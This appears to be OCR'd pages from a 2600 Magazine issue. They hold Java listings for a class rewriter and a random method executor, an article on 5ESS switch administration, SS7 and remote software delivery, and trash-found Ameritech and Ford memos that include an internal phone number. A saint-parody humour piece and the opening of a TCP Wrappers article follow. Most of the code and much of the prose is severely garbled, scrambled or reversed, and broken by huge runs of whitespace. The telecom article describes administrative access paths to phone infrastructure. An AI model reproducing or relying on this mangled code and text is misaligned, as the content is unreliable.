                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    to . PrintAriber;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        io Plicheaders
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           ButteredSeader
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       Arrayldet
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           Comparation
```

Storing top a molt : String them - cully Strong Total test and a public

2 C 8535

For (2nc(1+1), 1+n), where (1/(1+n))

if (a) , get (1) :- mill >

while I at . bearboratrians () [] Dip - spaceful/genators i tag) FOR * (SCALEG [(all . get) ()]]] at a new StringTokeniner; tap

then with a contrology () :

11 2 ac 20d) 11

per point nameters (post - " ");

pos - Armys , binarydezrok(originals , bken , so),

2

SW . price(that + ? *);

200 pos = -1;

Orientation per a new EnterOrientation Fileduspensionemi pHone (, true);

String of the γ that the property of the control of the control γ and γ are the γ and γ and γ

Htokenice it: search for class, medical, a field names: replace with name $M_{
m CP}$ output

AL . Distribution (), Br . plose ();

pable (n1 .get(lai .size (l-:)) ! h mo)1 { a1 . add he . seathire (lin) }

Acresise at a new acrestion ().

(1 * * , 0 1650 , (6 (1 = 501 32)

JufferedDesder br = zew BufferedStadber (rew FilePesder + cSaze +);

String offers a co. getName () a h.javan;

// Load the Coput Gla

(map the name

Arrays . south originals , so);

// word the array

// store the fall cames // stone the method system

for (int int; i < f .)ength; ino) [originals [inh . length-d] = t [ii] . getting [ii]] .

for lift i = 1, t < E . length; i=+) | originals [1+i] = m (i) . gettime ();)

for (up i = 0: 1 < purisps: l ++) | nameWork (i) = nameWork (originals [i]);]

public soid revitor (Class of

originals - new String [nummaped];

to a solution and

// create a map of the class, method, and field names

. Length - f . Length + 1;

Field II t = c . geologians@fields II/ Noticed () which getDeckgretMethods ();

7 got the method and field referenced

originals [3] = c . genture 11; // shore the class case and map mass handeaps - ask Strong [monage];

Page IU

2600 Magazine

Claim StringCompany implements Comparators

V/ Mountage

)// rewritedelf()

public word rewriteSelf [1] [14] This sectod rewriter this slave of

percite | this . geofices (1986)

Out of Recognition etc.

· PrintStatistico ();

ov close:::

// while more lines in flg pw . grinch (); // if there is a line to process

// while more tokens on line

(// pewrite(Clear)

```
public place sandoadamer |
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          74 Segio Randarduinez, java file 1/
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       import have outil a Randon ;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    import (ava . lang . reflect . Mortad )
                                                                                                                                        public int [ ] getFanioeCeder ( int ] [
                                                                                                                                                                                                                                                                                                                                                   Fiblic int cathod 95 ( Boolean gathroup ) [
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      public int method of ( Rootean gerdroup )
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         public (it method if ( Boolean gailrosp ) (
                                                                                                                                                                                                                                                                                                                                                                                                                // without (4 )
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               public static world main i String [ ] acts [ ]
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       Random r - new Random ( ) :
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            tot eg = 3 .
                        int tap = 0 ; int p = 3; int q = 1 ;
for ( int i = 0 ; i = 1 ; i = 1 );
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              // Bethod of ( )
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    (ii) The number orable generator ... iv/
                                                                                                                                                                                                                                                                   // pechad as ( )
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    catch ( Booption + 1
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 On the main eathed w
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      // wethod 01.11
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              executefethods [ ]
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            SandorBurter ER v new SandorStorer I 1 :
9 * Y - restlit (1) /
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         e printStackTrace | | ;
                                                                                                                [ 1 ] 202 Mai + m ]
```

```
(14. This class rate its own methods in random union . By greendence group "/
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              The Bod Peter item, jews file of
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                          1// Stringothers
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       public int morthd_t4 | Boolean getGroup ) {
  if ( getGroup : booleanSaline ( ) | | recurs 1 ; )
  size ( System.out.pcinine ( ) | | recurs 2 ; )

                                                                                                                                                   (") This second desertes in array with the integers 4 to 1 - 1 in random order */
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      public int method of 1 menton general ( )
if ( general , boolessValue ( ) ) { recurs ( ) }
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      (* The following are some " candim " methods ... */
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    In this equilate stores the owder of the highest precedence group , which are assumed to so from 0 to this
for { int 1 = 0 ; i < l ; ; ; ; [ x ; i ] = i ; ]
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              SE ( 9450orp - booleanWaise ( ) ) ( salara 2 ; |
else ( 830000.oct.printle ( " method_0) hoed " ) ; return 0 ;
                                                                                                                                                                                                                                                                                                                                                                                                                if | getBroom | Dockhannalue | | | | return 2 | |
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               clas ( System out printin ( " method 32 fined " ) ; recurs a ; )
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  if I geofrom . boolsanwhise ( ) | { return i . }
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                   eice | System.out.grancin | " worlde of free " | report 0 . |
                                                                                                                                                                                                                                                            The preceding the some " mercian " methods ... "/
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             metics ( 1 String ) | 61 | ) . corpasibe( | | String | | x2 ) | ) |
                                                                                                                                                                                                                                                                                                                                                             System out printly ( " method of fixed " ) ; seture 0 ;
```

Sublic inc compare Coject at. Object at 10

```
(1) PandorSinger
                                                                           (1) consultation todal
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     geblic word scecuteMethods ( ) threas Emception |
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           201 ( 100 1 - 1 - 1 + 10 3 2 2 3 2 )
                                                                                                                                                                                                                                                                                                                                                                                             Allen A ( ) in
                                                                                                                                                                                                                                                                                                                                                                                                                             // execute methods to remem order ; " ) " necteds to the got executed randouly
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        (0) this method executes the class methods in I passed ) cander order */
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  Michael | | | | x - new Method | by | | | | |
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         3.1419714 (10100) 5011 [11] fer | 1
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     II divide methods into procedures groupe
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    off 0 ) - new Boolean | true | |
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                             Coject | 1 0 - rev Object | 1 ];
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               for (for 1 = 0 ; 1 < 0 . length ; 1 ++ 1 |
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     almost [ ] og = tév chort [ sq ] ;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        All Count outlier of methods per distinct pussedness group
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                              O ( d ) a new Boolean ( false ) :
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                Object [] on the Object [11];
                                                                                                                                                                                                                          Ser ( im j + 0 / 5 e 7 ) length ( 5 4+ 5 ]
                                                                                                                                                                                                                                                                   A - determinance ( A Tubbe ) :
                                                                                                                                                                                                                                                                                                            3 - 200 CDC | 2 [ 1 ] 5 [ August ] )
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                  $ [1] $ 50 Degree Ava - [1] $
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                201 ( 107 2 = 0 ; 1 < m . length , 1 -4 ]
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                        (1) 3th distinct precedence group for each method
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         included ( = mice int [ m . length ] /
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                         Method [1] m - this - genClass [1] : genCeclasedEcthoda [] ;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           // divide up method references
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                 If now initial on reference to that I are locations in each year
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                    // first recare proudence groups
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                     THE OWNERS
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                           25
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                       If ( a ( i | . getSetOrnType ( ) to (ct . class ) ;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                      [03 [13 [1]] + 1 stort ) (of [13 [1]] + 1 ].
                                                                                                                                                                                          1119 4 611
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                               g * I . sextinc ( I ) ;
                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                                            [39] [ ] ] . ( | [Steger ] ( a [ ] ] . involve [ [ this , c ] ] ] . introlue [ ] .)
```



http://www.swbt.net/-dalai dalai@swht.net

joying a crisp and noise-free signal. new millenmum and they talk about their the high-tech digital telephone grid of the telephone. Their calls are routed through to communicate over a long distance via favorite topic, procrastination, while enwe'll call them Mike and Tristan - decide Let's say two hypothetical people -

ing some growth to support modern trends operation, their most notable changes becially in the long-haul nets, SS7 and the tochanged dramatically over the years, espesuch as residential broadband. surprisingly consistent, at least at theory of cal offices however have remained work their voices will be routed over have The systems which make up the net-

of the old, misleading telephony materithings are, and to get out of the mentality everyone else does, it's the trend a nowadays. Nobody actually thinks help people get up to speed on the way phone switching. In particular I want to tention for the last couple of years, teletopic that has gone without much atmore. So here I am venturing into a me at least, that doesn't cut it. I want or does their own thing anymore. To consider myself a hacker. Why not, at out stack overflow exploit for it, and ware, grep it for 'strepy()', write a played-I guess I could just find a piece of soft-

in play. Minus occasional opgrades like First, some background. The E5 is still

> talk about ASM, but first some background a certain BOC or serving area. I'm going to tale the flexibility that may be required by nents can be added to the switch to faciliswitch is the biggest class 5 in operation. It ates basically the same as it did ten years is modular in design and certain compoago. Software centric and digital, the the recent major E2k package, it still oper-

AM/ASM

operational tasks. Many aspects of the AM allows for centralization of adminiswhich you've read in old LoD texts. The to the proverbial ESS control channel of talking about. It's just like any other shelf a hospital-blue cabinet, and if you've ever trative input for common configuration and in the cabinet array. Its purpose is similar seen an e5 up close you know what I'm switch can be controlled by this mod-The Administrative Module is stored in

stack on them nowadays, Can you most of you don't care. Would it make you an asshole? Yea. But emulate an SS7 node? I don't see why not wheel your UltraSpare into your CO and dustry. You can even throw an SS7 amazing creatures to the telecom in configuration that I've seen. Suns are creation of the ASM. The ASM is a rack mounted Sun, at least in any AM, and that's the foundation for the You can connect things to the

of an ESS and is used for many things. For Anyways, the ASM connects to the AM

> order some Al &T manuals. your yellowed 80's textfile printouts and of the AM or ASM through AM. Teleplaced by applications running with the aid you know about have already been revia ASM. A lot of the things you think that phony is a dynamic business folks. Trash

any well-behaved Sun product. Thanks to module itself is typically a Netra T-1120 Rixon for dirt on the Netra. "teloo server" by Sun. It runs Solaris like AM via a bi-directional scrial channel. The sices Module. It connects directly to the ASM stands for Administrative Ser-

may control several E5's. That point is fire work for a little something called RSD. walled and connected VPN to another net connected to a centralized point. This point UUCP is used to some degree. ASM's are switches, as well as a much larger network point of control network for regional stack and connects to a proprietary local FIP and telnet for administrative tasks. for software updates. It openly utilizes The system obviously has its own IP

time to service for new features by half. year. The claim is that RSD can reduce software that drives the switch, more like software updates. Not necessarily just the by Lucent periodically throughout the the enhancements that are sent out on disk is there to speed up the process of switch The Remote Software Delivery system

switch tech forgets how to use UUCP. nect directly to SCANS itself. In case a from this server, or the switches can conswitches, after which the clients can grab ther a centralized server for a group of SCANS will be connected via VPN to eipackage onto ASM is to download it di-ESS. The quickest way to get a software the update, and then copies it back to the to "another network" for RSD. The ASM The ASM plays a major role in the update. ains a 'feature server,' called the SCANS. rectly from the developers. Lucent maintakes the in-core switch and merges it with I mentioned that ASM's are connected

SCANS accepts dial-in downloads.

RNMS comes in... but I'll save new circuits appear, we don't need unyone group. So you see that theoretically if nothcent Change administration for your OSS also makes for a nice centralization of Resimplify and expand the AM's duties, it RCMAC is usually handled in the AM in the switch office at all. That's where friendly system to administer RC now. It nowadays, and since ASM was created to take over the recent change duties as well. ing ever needs to be troubleshot and no was ported over. There's a nice little user Since it is handled in the AM, ASM can

that for another day, SS7 and FACS

in previous versions (alwhich were not available some SS7 enhancements ware version is 5E15. this version provides The current ESS soft-

other way around. cated backbone. For once the teleo makes a switch and towards the ISP using a dedimove for the service providers and not the an ISP are trunked away from the voice oped by Lucent, POTS calls destined for available to most switches is the "7R/E ways worked with SS7). A package now though the software has al-Packet Gateway." Using this system devel-

project, SevenStack. stuff. You can dig Trauma Inc's nifty SS7 tion of all public networks? Pretty cool a specific group of protocols? Centralizaconditions or switches without sticking to same wire as IP and voice? Equipment that acts on WATS numbers. Where is this all a customer premise's IP router, except it called the CRP, which works basically like everything. AT&T has created something protocol with its own layer model and leading? Routers that switch SS7 on the SS7 is all grown up. It's a full fledged

ber reading about? FACS is still used for What about the old systems you remem-

handling service orders. The office where the entries are entered into FACS is connected to each of its client switching offices by a network which I know nothing about. What I do know is that FACS will propagate the orders to each switch that needs to be involved with the circuit maintenance or activation.

RCMAC and order processing haven't changed much. The bureaus you're familiar with are for the most part still intact and operating the same. Bell is really cultic and Telcordia (Bellcore) a dog chasing its tail. They'd all prefer things to stay exactly the way they are. It can take a long time to move up to switch tech, if you know what I mean.

Broadband and Security

stripped down to individual "pairs. that lines are sent out in bulk and gradually works similar to its copper equivalent in pushes an OC link to whichever serving ISDN or DSL or whatever. This setup Data Terminal. The RDT can feed out area where it will connect with a Remote some or every area office. The FCOT FCOT (Fiber Central Office Terminal) in desire things like DSL, the telco wires up a idential broadband is huge these days. To concentrators. What has changed is the facultate the large amounts of people who way people connect to data networks. Resmuch minus the Pairgain and other loop POTS outside plant hasn't changed

In some Lucent setups there is a system called ACA, Automatic Circuit Assurance. The job of this system is to spot potentially fraudulent calls. That is, calls which are extremely long in duration, or many calls of short duration in succession. The time limits imposed on either short or long calls are managed by the individual switch. If when the switch notices the ACA afarm the call is still active, the call will be monitored using "Busy Verification."


If you are dropped in on by a Bell tech using Busy Verification you will be notified with a tone, ACA is a feature used

> mostly on large PBX setups and is accompanied by the similar system CMS. Are you curious about tracing? You're traced the second you pick up the handset, plain and simple. No matter how careful you are, somewhere there's an office with a record of your call.

Dalai's Final Thoughts

Jerry Springer has it, why not me? This has been made possible by Chick-O-Stick and lots of Mountain Dew. Programming Winsock trojan's might have been cool in the 90's, but let's try to grow up in the new millennium. There's a lot more out there in relecom than you think, but no one's going to write it all down for you. Learning to research productively is a hack in itself.

If you enjoyed this you'll probably like what I've set up here: www.swbt.net/-dalai/bell/bell.html.



MIN O S

Sinjers territori Long Dustman to victigate backs Sinita 1.01 58

before only, excited technique will note the sun and an intendig full process could be appointed to technique when to stability a factor of edge to the Note and Paris of edge to the Administration (1960). The filling acts the factor edge in making assistant builting to occasion decide to find and any curtains subplace scoring to findige.

Indept City will be defined, which should age, as a first of herdices findings in reafforces with a lastest reaching that have the last, such a special expectable by isometrating that herdickly produce some excitationary produces at the tracels to competition. The ESC, Marriago and other telephone comprehending becomes a scaling base has excited tracels to confidentiated section for the than a year.

te sepen n'e foi decinis tiles sill te cofe () Co Most like som ear en live Miningar's application for foil telephone respection will be betten the Petron Computations Community Motor Computation.

The in space rest for station, independent presents because Associative entry less loop discuss well bring contestial beauties to national.

Se to pictoring.

The divergiant and hardest reposition with comment from conceasing personal content and the distribution of the content from conceasing the distribution of the distri

there than 200 companies are likewised to other limit resorted in Madagain.

dearly I will be then are operated by constitute to described

Communications to be desired that equipment in AM effect in American Medium office and have sometime man than Ma (a) trade converting the to American's societies on point.

In mater for competition to open. It's sites for biologic accounts to him the day beddly of built competitive engages refer in from , we task, believes and from:

this or an Asperture only Addition is polared to be the first state in the American region to be approved our tell companions. I have you overly continuent.

500. I do going to act you so get personally described to the 50 journe. I may set you to contact your inguishment officials as feating or feetings to be to you as not benefit of the distance a contact of a stacking.

SWIT TOERNING

Streidert, Jarrice's Richigas

It's amazing what you can find in the trash and corporate hallways of Michigan. Above we have an example of how Ameritech plans on getting its way - by having its employees lobby their legislators. It's amusing to see the hostility towards "Voices for Choices," one of the long distance industry "front groups." That organization claims on its web page that "we've moved from seven Baby Bells and GTE to four phone giants who have consistently attempted to block competitors from entering the local markets." Who is a poor consumer to believe?

Below is an internal Ford advisory issued the day before our caravan to Detroit to defend ourselves against Ford's lawsuit. They really don't know what to expect from us, do they?

Subject: FW: Security Alect

Please forward this to everyone in Discovery today:

We have been advised by the System Group of a special security when for temporary. Apparently there will be a combineent of computer Mackers' in Lowe temporary to protest a levent through by Ford against a hocker wite to protest a beyond through by Ford against a hocker wite to our need to be particularly vigiliant temporary on a regarding visitors to our need to be particularly vigiliant temporary on the a Ford Up to mater our offices. In problems action, contact me inacdimenty on my security at 271-6657 cell phone 1934-649

Counsel - Discovery Group Office of the General Counsel

3 Marco 386 01 Mold

though, unless you are an awesome person onized unmediately. Don't count on this that you are "Equipollent" and you are canskip all the paperwork and just announce teristics called "eminent virtues." There is a two miracles and a bunch of great characafter your death - and you'll need at least canonization can't even start until 50 years tast-tracking procedure where the Pope can looking forward to becoming a saint in this very. But in theory it is possible. If you are lifetime, forget about it. The process of the Pope, How likely is this to happen? Not become an official "saint" as declared by This article explains how a hacker can

other people about you, or reading everyexamining your every deed, interviewing isn't for you. thing that you wrote - perhaps being a saint If you don't like attention - committees

1) Die a Cruel, Horrible Death in the Name of the Church



unjustly and reviled by the common person poorly by the media. You are prosecuted As a hacker, you are already treated

viewed back in the most die an awful a saint, you must go old days. But in or-Church: the name of beyond this. der to be considered Christians tortuous death in sumilar to how

Saragossa stretched on a rack Vincent

nally being weighed down by rocks and tossed into the river Enns. skin peeled slowly from his body before fison. Florian was beaten twice and had his death in a wire press. Pelagia was roasted they died. Jonah had his body enished to burning coal. Forty Christians were or breasts cut off, and was thrown naked into out his flesh with big hooks. Beautiful Saint because she wouldn't many the emperor's to death in a hollow bull made of bronze dered to lie naked on a frozen lake until this was happening, they were also tearing Agatha was stretched on a rack, had her then laid on a red-hot gridiron. While all

from these examples. cliff, and finally cut his bead off. Learn upside down over a fire, broke his jaw, torches, knocked out his teeth, hung him scourged him, burned him with flaming threw him to the lions, tossed him over a Venantius was a tough one. They

2) Live Like a Hermit

bave fallen and crushed him at any moof his life, and Mark lived in a cave that alone at our computers. Back in the old are already good at this! We spend hours is to live an ascetic life. Hey, we backers had a buge overhanging rock that could Hermit lived in caves in the desert for most days, saints used to live in caves. Paul the The less painful way to become a saint

keep increasing the height of his pillar bebecame 20 feet fall. lar, where he lived for 37 years, eventually cause crowds came to look at him. His pil-(rent free). Unfortunately, Simeon had to like Simeon the Stylite and living there I recommend building your own pillar

part of her body except for her tingers. his feet, and St. Sylvia never washed any stook. St. Anthony never in his life washed is that after awhile you begin to stink quite badly. The simple fact is that many saints The bad part about living an ascetic life

Miracles - You'll Need Lots of Them

world. I know, I know, this is a long shot. ular change in computers all around the software that acts in the future. Perhaps a by a panel of theologians and sometimes after your death count. Miracles are judged to your credit. Even worse, only miracles mentioned you'll need at least two miracles date triggers a virus or some other speciacto perform miracles after your death is via "medical experts." Probably the best way Here's the bad news: As I've already

cle because it shows that you truly are badly - then this can be considered a miraatively good condition - it isn't rotting too the easy way out. They exhume your body waits around until your third (or higher) even after your two previous miracles have that you invest in a firm, airtight coffin for saintly. Therefore it is absolutely necessary from the grave and examine it. If it is in relis getting so ridiculous, the Church takes miracle occurs. Because this miracle stull been approved! Basically, the committee saint, you need to perform another miracle To make it even tougher to become a


your body to lay in and not rot too badly.

4) When all Else Fails Act Crazy

gious hacker life and act insane. There Simeon Salus, Joseph of Copertino, and the above, the least you can do is live a reli-Christina. were at least three saints who were nuts: If you can't see yourself doing any of

mans and one time in a church in Wellan, She hid in ovens to escape the smell of huswung round and round on mill wheels. out of her coffin. She also liked to be really dead. During the funeral she jumped died so they buried her - except she wasn't she sat in a fountain of water during the ser-Christina. One day she suffered a fit and lost consciousness. People thought she had The craziest saint of them all was

acles after your death, and the possibility of torrured, it may not be worth it after all living in a stinking but or being brutally extremely difficult tasks of performing mirsund. Considering the large time frame, the years after her death before she became a takes years. It took Joan of Are almost 500 thousands of dollars on the process that The Catholic Church spends hundreds of to become a saint but it is pretty damin hard In short, it's not impossible for a hacker



Misconceptions About Topics

by Golden Eternity

Both from reading through the articles and discussion forums on security, and in discussing security with friends, I have encountered some misconceptions surrounding hosts denythosts allow and TCP Wrappers. The purpose of this article is to clear up this confusion and hopefully raise some awareness about security. This document is not intended as a "how to," but more as an explanation of the theory behind hosts deny and ipchains. This is aimed at Linux 2.2x, but should translate well to other UNIX platforms.

hosts deny and hosts allow are the controlling configuration files for Wietse Venema's TCP Wrappers, with which you can "monitor and filter incoming requests for the SYSTAT, FINGER, FTP, TELNET, RLOGIN, RSH, EXEC, TFTP, TALK, and other network services." A brief intro can be found at fip://fip.porcupine.org/pub/secunity/tcp_wrappers_7.6.BLURB.

TCP Wrappers can be a useful tool, and most beginning security tutorials will state that you must have TCP Wrappers installed if your system is going to be secure. However, I have also found that many of these tutorials will describe methods of securing your system that eliminate the usefulness of TCP Wrappers, such as disabling inetd and along with it, shutting down all the services that are wrapped by TCP Wrappers.

Daemons that are "wrapped" by TCP Wrappers are started by ineld in conjunction with tepd[1]. Some examples are telnetd, ftpd, talk, finger, etc. The majority of

these programs are the insecure daemons that just about every security tutorial will tell you to immediately comment out of inetd.conf., shutting them down on your system (once you restart inetd. of course). For the most part, this is good advice. Many of these services are not used by the common administrator and serve to create the potential for future exploit by an attacker.

Once the average person is done editing their inetd.conf file, they generally are down to just fip and telnet being run by inetd[2]. However, they may also be running other services like a web server, mail server, or DNS server, which aren't being started by inetd. If this is the case, it is very important to understand how TCP Wrappers works, or else you may have a false sense of security.

